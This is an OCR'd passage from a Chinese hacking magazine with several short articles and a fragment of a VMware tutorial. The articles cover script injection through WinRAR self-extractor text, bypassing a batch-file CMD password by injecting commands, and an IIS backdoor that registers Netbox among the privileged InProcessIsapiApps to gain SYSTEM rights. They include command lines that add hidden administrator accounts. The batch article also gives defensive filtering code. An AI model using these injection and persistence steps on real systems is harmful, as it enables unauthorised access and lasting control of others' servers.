主要是由于Winrar中自解压文件的提示文本对脚本的解析而导致的，下面我们来看看具体过程。先找一个待压缩的文件，添加到压缩文件，再选中“创建自解压格式压缩文件”，如图1。

再切换到“高级”选项卡，选择“自解压选项”，在新界面中

切换到“文本和图标”，在“自解压文件窗口中显示的文本”中输入测试代码<script>alert("挂马之WinRAR")</script>，如图2。

一路确定，生成一个自解压的exe文件，运行，脚本代码执行，如图3。

接着我又试了试经典的iframe，完整代码为：<iframe name="name" src="http://www.google.cn/" width="150" height="200"> </iframe>，效果如图4。




图1




图2




图3




图4

这是个非常简单的小漏洞，大家闲暇之余，也可以拿来娱乐娱乐~~!

编辑点评：

大家应该还记得以前用这个winrar的高级自解压选项来偷偷运行自己的后门，这下好了，直接可以挂马了。

批处理注入和防范

novaa&&rebeyond

从本文你可以学到：

了解批处理引发的登录和防范问题

以前记得“黑手”上发表过一篇《一个小心，CMD也闹鬼》的文章(07年11期)，原理就是利用在HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\Command Processor键下新建一个autorun的字符串值，然后把该值设置为你需要运行的批处理。当你运行CMD的时候就自动运行了autorun键值所指向的程序。很多人利用这个设置了登入CMD的验证，需要密码才可以使用CMD。这可阻碍了我们的入侵啦！我们来写段简单的代码：

```
@echo off
:Login
cls
set /p Pwd=请输入登入CMD密码:
if %Pwd%==77169 (goto :begin) else (goto :Login)
:begin
cls
```

把上面代码保存为c:\77169.bat，然后把autorun的值改为c:\77169.bat，当我们运行CMD的时候，就会提示输入密码。我们设置的密码是77169，当输入其他数字或字符的时候就会跳转到:Login，要求重新输入密码。其实这个实在是太容易绕过去了。里面是通过if 判断Pwd这个变量的值和77169是不是相等来验证的，我们来看怎么绕过去吧。

方法一：要求输入密码的时候我们输入命令

运行CMD，然后输入echo 77169。哈哈，结果怎么样？如下：

```
此时不应有 77169==77169
```

呵呵，这么轻易的就被我们就绕过去了。我们看看为什么吧？当我们输入echo 77169然后回车的时候，if语句是这样的：

```
if echo 77169==77169 (goto :begin) else goto :Login
```

呵呵，这里先运行echo 77169得出77169，由于运行成功，所以跳转到了begin。

方法二：利用构造的正确语句来达到目的

运行CMD，然后输入：1==1 (net user nohack 77169 /add&net localgroup administrators nohack /add)&，看看结果，也成功绕过去了，并且添加了一个账户。这个时候if语句是这样执行的：if 1==1 (net user nohack 77169 /add&net localgroup administrators nohack /add)&==77169 (goto :begin) else (goto :Login)，这里要注意&，否则虽然绕过去了，但是添加不了账户！

好了，我们已经找到了绕过去的方法，而且添加用户在第二个方法里已经实现了，我们来看看还可以做些什么。由于代码作者写的代码可能有很多跳转，我们不知道跳到哪里去了，如果可以得到其加密CMD的原代码岂不更好！OK，我们来试下吧。在CMD下执行如下语句：reg query "HKLM\SOFTWARE\Microsoft\Command Processor" /v autorun

得到的结果是：

```
! REG.EXE VERSION 3.0

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor
    autorun    REG_SZ    c:\cs.bat
```

我们从上面的信息可以得到原代码位置为c:\cs.bat，然后使用type命令就可以看到全部的代码了。怎么做呢？当CMD要求输入命令的时候输入1 = = 1 (reg query "HKLM\SOFTWARE\Microsoft\Command Processor" /v autorun&pause)&，然后就可以看到相关内容，这个时候我们已经绕过去了。然后输入命令type c:\cs.bat就可以看到内容了(说明：开始我打算利用%~f0来得到路径，不知道为什么不行，反

正echo %~f0和echo %cd%两条都不能运行。没办法，只有用上面的办法了）。

好了，对于利用我就抛砖引玉说这么多了。再说下防范吧！

我们知道ASP里面对注入进行防范一般是通过过滤来进行的，我们也可以对用户输入的密码进行过滤，用到的是关于批处理截字符的知识。我举个例子：比如**a=123＃＃1**，我们利用**set a=%a:＃=%**，就可以把a设置为1231了。但是如果有了等号，过滤就啰嗦了，需要for、call、set这些综合起来利用。这里我推荐一个关于替换等号的网址: http://www.cn-dos.net/forum/viewthread.php?tid=32737。我还是想其他办法吧！

1：首先，对于用户输入命令要阻止。怎么做？我们知道CMD里面有一个**errorlevel**变量，是执行一个命令后返回的一个数值。执行成功的时候返回0，其他时候非0。呵呵，只要我们验证一下对方输入的是不是可运行的就OK了。这个简单，在**set /p Pwd=请输入密码:** 后面加个**%Pwd%**，然后通过**errorlevel**的值进行跳转。如果是0就跳转到**:Login**标签要求重新输入。

2：我们调换一下if验证的顺序，**if "77169"=="%Pwd%"**，注意这里要加引号，否则输入命令的时候也可以绕过去，这样也可以防"注入"了。我们来个简单的代码吧：

```
@echo off
:Login
cls
set /p Pwd=请输入密码:
%Pwd%
if %errorlevel%==0 (goto :Login)
if "77169"=="%Pwd%" (goto :Begin) else (goto :Login)
:Begin
cls
echo U Are In
```

呵呵，防注入的哦！对于这个代码的修饰，加上其他东西就不是本文讨论的了，大家可以自由发挥。

编辑点评：

小编我第一眼看到这篇文章的题目时就被深深吸引住了，细看文章，内容确实不错！不过，文章中提到的查看加密的源代码，为何不直接到注册表中查找呢？

隐藏在特权用户组中的猫腻

01

从本文你可以学到：

另类后门的应用

相信很多朋友在入侵取得目标系统权限后，首先想到的是怎么持久的保持对目标主机的控制。这就不可避免的要谈到后门的相关话题了，我不认为利用那些远程监控工具、Rootkit程序是最好的选择，当然除了你自己会写这些或者有足够的时间去与那些众多杀软周旋！否则还是好好看下偶带来的这篇文章吧！

因为脚本木马比较好免杀加密，并且杀软对这些的查杀能力不是很强，所以用这个做后门是很好的选择。经常玩脚本木马的朋友应该不陌生，各个脚本之间都是有默认权限的，比如ASP一般是Guest权限，而JSP则一般是SYSTEM权限。在安装了IIS以后，由inetinfo.exe启动的InProcessIsapiApps组里面，全部都为特权——也就是有SYSTEM权限！所以把相关脚本语言的解析文件放到里面也就达到了我们的目的！比如ASP的ASP.DLL和我们今天要讲的Netbox的Netbox.exe。

说了那么多，我们来实际操作一下吧！首先进入D:\Inetpub\AdminScripts下(这个文件夹取决于你系统安装的位置，默认的是在C盘)。第一步：首先在AdminScripts下建立一个CMD.BAT，然后单击右键选择"编辑"并输入CMD.EXE，再进行。第二步：输入**cscript adsutil.vbs get /W3SVC/InProcessIsapiApps**，效果如图1。




图 1

在这里我们可以看到一些拥有特权的文件，现在是不是想快点把我们的文件加到里面去呢？这里我以Netbox为例给大家做演示！第三步：我们将图1的这些拥有特权的文件复制到我们的记事本里，如图2。




图 2




图 3





图 4


图 5


复制好了以后接着第四步：将记事本上的这些字符串整理下，并且将要加入特权文件的绝对路径也加到那个记事本文件里。我的Netbox绝对路径为D:\PROGRA~1\NETBOX~1.8\netbox.exe，其他的也一样！比如IIS解析ASP的文件为ASP.DLL。首先将**cscript adsutil.vbs set /W3SVC/InProcessIsapiApps**，这句话放在最前面，然后将记事本上的那些字符串依次排列，采用空格分隔（注意：文件之间一定要采用空格符号分隔，否则会出错，且绝对路径之间带引号）。

做完以上工作以后，效果如图3。

第五步：进入 AdminScripts 文件夹下的 CMD 执行整理好的语句（小编注：这里就是把记事本里的全部代码放在 CMD 下执行）！如果一切都没做错的话，就应该是成功了！我们再执行 **cscript adsutil.vbs get /W3SVC/InProcessIsapiApps**，效果如图4。

看到没，我们的 Netbox 安静的躺在那里！到此，凡是由 Netbox 解析的 ASP 文件应该都是系统权限了！呵呵，有了这个你还怕什么？下面来测试，打开我们的 SHELL，在 CMD 里输入 **net user test nohack /add & net localgroup administrators test/add**，肯定是执行成功了！如图5、图6。

OK 了！这样执行文件，添加用户都可以了。这里也许有朋友会问：怎么不选择 ASP.DLL？因为选择 ASP.DLL 一是隐蔽性不是很强，二是容易给其他“黑客”方便！用 Netbox 完全可以将自己注册成为服务启动（你还可以改它的服务名），还可以随意用没被占用的端口！而且可以放在更不容易发现的地方！也不会给其他的“黑客”造成机会！


图6

编辑点评：

看完这篇文章，小编有些疑惑。首先，既然都能得到系统权限了，为什么不直接在运行里调用 cmd 呢？第二，小编我用 asp.dll 做测试却没有成功。再次，有多少服务器里会有 netbox.exe 这样的东西呢？不过，总体上来说，这篇文章的思路还是不错的。

虚拟机的高级应用窥探

文——搜虎精品社区&[H.S.T]

从本文你可以学到：

虚拟机的高级应用

在“黑手”的2008.02期上，我曾写了一篇 Windows 下 Vmware 虚拟机简单应用的文章，而且在最后提到了希望自己能再写一篇更深入的文章让大家继续了解 Vmware 虚拟机更强大的功能。今天就给大家展示 Vmware 虚拟机的一些高级应用，讲解仍然使用 Vmware Workstation 6.0 作为范例，操作比较复杂的服务器版本没有加入本次教程。

一、建立虚拟机分组

这个功能用于批量的建立虚拟机，便于搭建网络试验。依次选择文件 -- 新建 -- 分组，在弹出的“新建分组向导”对话框中选择“下一步”，对分组命名并选择位置后，点击“下一步”，选择“是”，再次选择“下一步”，进入添加虚拟机到分组对话框，点击“添加”，会有三个选项：新虚拟机、已存在的虚拟机、新的虚拟机克隆，如图1。

